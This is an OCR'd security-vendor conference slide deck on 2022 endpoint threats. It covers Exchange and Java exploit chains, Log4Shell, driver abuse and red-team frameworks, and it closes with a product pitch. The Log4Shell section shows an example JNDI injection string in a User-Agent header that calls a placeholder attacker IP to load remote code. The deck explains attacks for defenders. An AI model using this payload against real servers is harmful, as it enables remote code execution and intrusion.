paloalto NETWORKS | IGNITE22

Top Endpoint Threats in 2022

(and What Will Keep Us Busy in 2023)

Irena Damsky | Dir. Security Research, Palo Alto Networks

SECURING THE WAY FORWARD

Top Endpoint Attacks

.NET Server Exploits

Java Server Exploits

Driver (ab)use

Open Source and Commercial Hacker Tools

Rise of .NET Vulnerabilities

Threat Brief: CVE-2022-41040 and CVE-2022-41082: Microsoft Exchange Server (ProxyNotShell)

72,451 people reacted | 108 | 8 min. read

SHARE

By **Shawn Westfall**
October 4, 2022 at 4:30 PM
Category: **Threat Brief**, **Threat Briefs and Assessments**, **Vulnerability**
Tags: **Cloud-Delivered Security Services**, **Cortex**, **Cortex XDR**, **Cortex Xpanse**, **Cortex XSOAR**, **CVE-2022-41040**, **CVE-2022-41082**, **exploit in the wild**, **Microsoft Exchange Server**, **next-generation firewall**, **Prisma Access**, **ProxyNotShell**, **threat intelligence**, **threat prevention**, **URL filtering**

Threat Brief: OWASSRF Vulnerability Exploitation


22,800 people reacted | 11 | 9 min. read

SHARE

By **Robert Falcone** and **Lior Rochberger**
December 22, 2022 at 5:30 PM
Category: **Threat Advisories - Advisories**, **Threat Briefs and Assessments**
Tags: **Advanced URL Filtering**, **backdoor**, **Cloud-Delivered Security Services**, **Cortex XDR**, **Cortex XSOAR**, **CVE-2022-41080**, **CVE-2022-41082**, **DNS security**, **incident response**, **Microsoft Exchange Server**, **next-generation firewall**, **OWASSRF**, **Prisma Access**, **Prisma Cloud**, **ProxyNotShell**, **SilverArrow**, **threat prevention**

Server Side Request Forgery (SSRF)

- A web security vulnerability that allows an attacker to induce the server-side application to make requests to an unintended location




Exchange chained vulnerabilities

1. ProxyLogon:
    a. Pre-Auth SSRF: CVE-2021-26855
    b. One of:
        i. FileDrop (CVE-2021-26858 or CVE-2021-27065)
        ii. Deserialization (CVE-2021-26857)
2. ProxyShell
    a. Pre-Auth SSRF: CVE-2021-34473
    b. “Internal” Privilege escalation: CVE-2021-34523
    c. FileDrop (CVE-2021-31207)
3. ProxyNotShell
    a. Post-Auth SSRF: CVE-2022-41040
    b. Deserialization: CVE-2022-41082
4. OwaSSRF
    a. Post-Auth SSRF: CVE-2022-41080
    b. Deserialization: CVE-2022-41082

Rise of Java Vulnerabilities

Top Vulnerabilities Exploited by Attacks in 2021



Source: 2022 Unit 42 Network Threat Trends Report

CVE-2022-22965: Spring Core Remote Code Execution Vulnerability Exploited In the Wild (SpringShell) (Updated)

94,430 people reacted | 86 | 12 min. read

SHARE

By Haozhe Zhang, Ken Hsu, Tao Yan, Qi Deng and Robert Falcone
March 31, 2022 at 4:30 PM
Category: Threat Brief, Vulnerability
Tags: CVE-2022-22963, CVE-2022-22965, exploit in the wild, remote code execution, SpringShell

Threat Brief: Atlassian Confluence Remote Code Execution Vulnerability (CVE-2022-26134) (Updated)

44,100 people reacted | 49 | 5 min. read

SHARE

By Abhishek Anbazhagan, Shawn Westfall, Josh Grunzweig, Daniela Shalev and Eli Barr
June 3, 2022 at 5:00 PM
Category: Threat Brief, Threat Briefs and Assessments, Vulnerability
Tags: Confluence Server and Data Center, CVE-2022-26134, remote code execution

Another Apache Log4j Vulnerability Is Actively Exploited in the Wild (CVE-2021-44228) (Updated)

284,920 people reacted | 466 | 15 min. read

SHARE

By Tao Yan, Qi Deng, Haozhe Zhang, Yu Fu, Josh Grunzweig, Mike Harbison and Robert Falcone
December 10, 2021 at 1:00 PM
Category: Unit 42
Tags: Apache Log4j, CVE-2017-5645, CVE-2019-17571, CVE-2021-44228, CVE-2021-44832, CVE-2021-45046, CVE-2021-45105, denial of service, exploit, log4j, log4j 2, RCE, vulnerabilities

Java Deserialization

How Does Java Deserialization work?

- Starting with a byte stream and re-create the object you previously serialized in its original state.
  - It simply creates an empty object and uses reflection to write the data to the fields.
  - Common Formats: JSON > XML


Why use Java Deserialization?

- People often serialize objects in order to save them to storage, or to send as part of communications
- To save/persist state of an object
- To travel an object across a network
- Off the shelf tools can be used to find java deserialize vulnerabilities. There are tools that generate payloads to discover gadget chains in common Java libraries that can exploit Java applications performing unsafe deserialization of objects

What is Java Deserialization?

Deserialization is the reverse process where the byte stream is used to recreate the actual **Java** object in memory

A serialized object in Java is a byte stream/array with state information. It contains the name of the object it refers to and the data of the field



The byte stream created is platform independent. So, the object serialized on one platform can be deserialized on a different platform.

Log4Shell Attack Sequence

Attacker finds a user-controlled input that is logged using Log4j.

Attacker sends a malicious JNDI URL with an attacker controlled IP address.

```
Get /test HTTP/1:1
Host vulernablesite.com
User-Agent: ${jndi.ldap://xx.1.1.1/x}
```

The host send out a request to attacker-owned IP.

```
ldap://xx.1.1.1/x}
```

The attacker's server responds with a Java class to be loaded and executed.

```
dn:
javaClassName: AttackClass
javaCodebase: http://xx.1.1.1
javaSerializedData: <..>
```

The JVM loads the Java class, executing the code within the class.

```
${jndi.ldap://xx.1.1.1/x}
```


Driver (Ab)use

 |


Driver Abuse

- Threat actors can use legitimate (signed) drivers to abuse the Microsoft security model.
- A Loaded driver has **Kernel** privileges, using those privileges to perform activities such as killing processes, accessing kernel memory space etc isn't considered malicious

Lazarus hackers abuse Dell driver bug using new FudModule rootkit

By Bill Toulas

October 1, 2022 10:05 AM 0




- Threat actors can “bring their own” “vulnerable” drivers
- A process running with admin privileges can load a driver thus gain its capabilities

ASUS, GIGABYTE Drivers Contain Code Execution Vulnerabilities - PoCs Galore

By Ionut Ilascu

December 18, 2018 04:03 PM 0



 |

- A threat actor can use a driver that already exists on a victim machine.
- A process with lower privileges can escalate its privileges by exploiting an existing loaded driver

Razer bug lets you become a Windows 10 admin by plugging in a mouse

By Lawrence Abrams

August 22, 2021 12:40 PM 11


This is not new, but recently we are seeing more and more threat actors abusing this technique

BlackByte ransomware abuses legit driver to disable security products

By Bill Toulas

October 5, 2022 03:44 PM 1

Driver (ab)use Attack Sequence



1
Malware sample downloaded and executed

2
Malware drops driver on disk (optional)

3
Malware loads driver (optional)

4
Malware exploits driver to bypass security measures

5
Kill security products

Abuse GPU resources

Execute kernel code

Prevalence of Hacker Tools

Commercial and Open Source “Red Team” Offensive Software

Testing Tool vs. Hacking Tool

- Red team and penetration testing tools for security teams to find vulnerabilities and weaknesses
- Tools co-opted by adversaries to conduct attacks
- When does a testing tool become commodity malware?

Cobalt Strike - Full Featured Penetration Testing Framework

Cobalt Strike Overview


- Commercial Adversary Simulation / Red Team Ops
- Easy-to-use interface with built-in exploitation and attack packages to emulate post-exploitation actions
- Cover full range of ATT&CK tactics
- Increasingly popular among threat actors
- Used for state-sponsored attacks, ransomware & more

Key Capabilities

- First-stage exploitation, second-stage payload
- Establish command and control (C2), remote access
- Reconnaissance activity and lateral movement
- Post-exploitation actions (malware, scripts, keylogging, screenshots, etc.)

A few of the actors known to use Cobalt Strike

- SolarStorm
- WastedLocker
- FIN7, APT 40, Leviathan




Sliver - Cross-Platform Implant Framework

Egress Communications
DNS, TCP, and HTTP(S) to make egress simple

Command and Control
C2 over Mutual-TLS, HTTP(S), and DNS

Capabilities

- Dynamic code generation
- Compile-time obfuscation
- Local and remote process injection
- Anti-anti-anti-forensics
- Secure C2 over mTLS, HTTP(S), and DNS
- Windows process migration
- Windows user token manipulation
- Multiplayer-mode
- Procedurally generated C2 over HTTP
- Let's Encrypt integration
- In-memory .NET assembly execution
- DNS Canary Blue Team Detection




Brute Ratel - Red Team and Adversary Simulation Tool

Egress Communications
HTTP, HTTPS, DNS Over HTTPS, SMB and TCP

Custom C2 Channels
SMB and TCP payloads support writing custom external C2 channels over legitimate sites such as Slack, Discord, Microsoft Teams

EDR Evasion
Built-in debugger to detect EDR userland hooks. Ability to keep memory artifacts hidden from EDR and AV.

Capabilities
- Direct Windows SYS calls
- Create Windows system services
- Upload and download files
- Decode KRB5 ticket and convert it to hashcat
- Load x64 shellcode
- Take screenshots
- Patch Anti Malware Scan Interface (AMSI)
- Event Tracing for Windows (ETW)




Cortex XDR Agent Threat Prevention

 |

Cortex XDR Agent Threat Prevention

The Cortex XDR agent delivers unmatched protection to stop Java deserialization exploits, vulnerable driver abuse and in-process shellcode attacks.



Pre-execution

Technique-Based Exploit Prevention
Including Java Deserialization Protection
Block exploits by technique, including Java exploits

Kernel Protection
Block exploits targeting the kernel

Threat Intelligence
Prevent known threats with WildFire intel

AI-Driven Local Analysis
Prevent unknown threats by analyzing files using ML models

Cloud

Cloud-Based Malware Analysis
Detect advanced unknown threats

Post-execution

Behavioral Threat Protection
Including Vulnerable Driver Protection
Analyze endpoint process behavior to stop advanced threats

Malicious Process Prevention
Stop script-based threats

Ransomware Protection
Blocks ransomware

In-Process Shellcode protection
Blocks attacks that use shellcode to load malicious code

Network Packet Inspection Engine
Block known network attacks

CORTEX XDR® | paloalto® NETWORKS

Want to learn more?

Join us for Demo ‘n’ Dash With Cortex XDR

- **To save your seat:** go.paloaltonetworks.com/xdrdemondash

 |

paloalto NETWORKS | IGNITE22

Thank you

paloaltonetworks.com

SECURING THE WAY FORWARD

 |